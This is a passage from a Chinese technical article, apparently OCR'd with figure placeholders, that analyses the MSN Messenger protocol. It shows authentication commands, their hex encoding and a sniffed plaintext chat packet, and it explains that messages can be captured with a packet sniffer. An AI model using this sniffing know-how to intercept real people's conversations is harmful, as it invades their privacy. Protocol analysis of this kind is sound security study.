


图4 服务器返回

```
    USR 6 TWN S lc=1033,id=507,tw=40,fs=1,ru=http%3A%2F%2F
messenger%2Emsn%2Ecom,ct=1153444780,kpp=1,kv=7,ver=2.1.6000.
1,rn=fw7oEp3F,tpf=6d3b27b75d2f81495d8ebd608a2c44a4
    USR 7 TWN S t=7Mo*km40CFMewnWq0EfNBLHF*DizxCNbBLqzK
sQRgCpzA93GT0sRKeFoCUReaQ1p1t3hmk9B8M7RL!wKluhgivUDr6ev9
JgsnBeFDh!pqabckhRvXgdYm2L1DXdFRUyJSW&p=7L8yUYYu6F4kb
YwPMZ5tGNx!inGh1K4lNwEFuA7TMtBIN2bx5tZdgF45!GUrCO*taQ64A!
*o65NQmjaq6yX3!*apdN6m!DdRXXioHO0N8jH3fT!ViYVEXOXfcA6xrtd!
i5hu42z4AMXpZwZU1l5Y!ScTpmRLr5J7lmWSQxBkYlK9Q74l1*Jl2a2Q$$
    USR 7 OK test@hotmail.com 1 0
```

所有的命令编码后都以“0d 0a”结尾，比如命令：USR 6 TWN S lc=1033,id=507,tw=40,fs=1,ru=http%3A%2F%2Fmessenger%2Emsn%2Ecom,ct=1153444780,kpp=1,kv=7,ver=2.1.6000.1,rn=fw7oEp3F,tpf=6d3b27b75d2f81495d8ebd608a2c44a4经过编码后的值为：

```
    55 53 52 20 36 20 54 57 4e 20 53 20 6c 63 3d 31 30 33 33 2c 69 64
3d 35 30 37 2c 74 77 3d 34 30 2c 66 73 3d 31 2c 72 75 3d 68 74 74 70
25 33 41 25 32 46 25 32 46 6d 65 73 73 65 6e 67 65 72 25 32 45 6d 73 6e
25 32 45 63 6f 6d 2c 63 74 3d 31 31 35 33 34 34 34 37 38 30 2c 6b 70 70
3d 31 2c 6b 76 3d 37 2c 76 65 72 3d 32 2e 31 2e 36 30 30 30 2e 31 2c
72 6e 3d 66 77 37 6f 45 70 33 46 2c 74 70 66 3d 36 64 33 62 32 37 62 37
35 64 32 66 38 31 34 39 35 64 38 65 62 64 36 30 38 61 32 63 34 34 61 34
0d 0a
```

分析了MSN认证过程的加密后再来看看MSN消息传输过程，其实MSN的消息传输一直都是明文的，只不过是用UTF-8编码过的，当然E文的消息是直接可以看到的。这次分析采用的工具是Omnipeek，觉得比snifferpro要人性化一些，可以很清楚地看到MSN协议的包。

开始分析之前先要知道MSN进行任务传输的几个连接过程：

```
    1. conten-type:text/x-msmsgscontrol
    2. conten-type:symmetric-nat
    3. conent-type:text/x-msmsgsinvite
    4. conten-type:text/x-msnmsgrp2p
    5. Content-Type: text/plain
```

解释一下，1是消息传输控制，2是视频连接，3是音频连接，4是视频、游戏，5是文本传输。本文分析的就是文本的传输过程，总是听人说前段时间某某员工MSN聊天记录被监听到，因为MSN一直是明文传输，所以被监听是很正常的事情。其实查看MSN聊天原文是很简单的事情，不至于用工具那么复杂。

为了方便分析，我只抓取了发送文本的数据包，如图7。

可以看到协议的类型很清楚地显示出来了，因为MSN协议是建立在TCP协议之上的，所以我们嗅的时候只需要把Filters定义为TCP协议就可以了。下面我们就来分析这些数据包。在MSN上向一个朋友发送一段消息：“这是我的方案1111111111111111111111”加上一段“1”是为了在编码中更好地看出我们的原始消息。 看一下抓到的包如下：

```
    MSG 27 N 168
    MIME-Version: 1.0
    Content-Type: text/plain; charset=UTF-8
    X-MMS-IM-Format: FN=MS%20Shell%20Dlg%202; EF=; CO=0;
CS=1; PF=0
    杩樾槸鎴戠殑鏂规  1111111111111111111111
```

从上面的数据我们可以看出MSN消息的组成，MSN消息符合标准的MIME1.0协议，可以很清楚地看到消息头和消息体，看到这个大家想到了什么？这个一会儿再说，开始的MSG是消息的命令，后面是MIME的版本号，接着是连接类型Content-Type：text/plain，这里看到了charset=UTF-8，说明消息体是经过UTF-8编码过的，FN=MS%20Shell%20Dlg%202消息头也需要经过URL编码。然后到了消息体：杩樾槸鎴戠殑鏂规　111111111111




图5 服务器返回参数




图6 服务器通过身份认证并做出回




图7 抓取发送文本的数据包

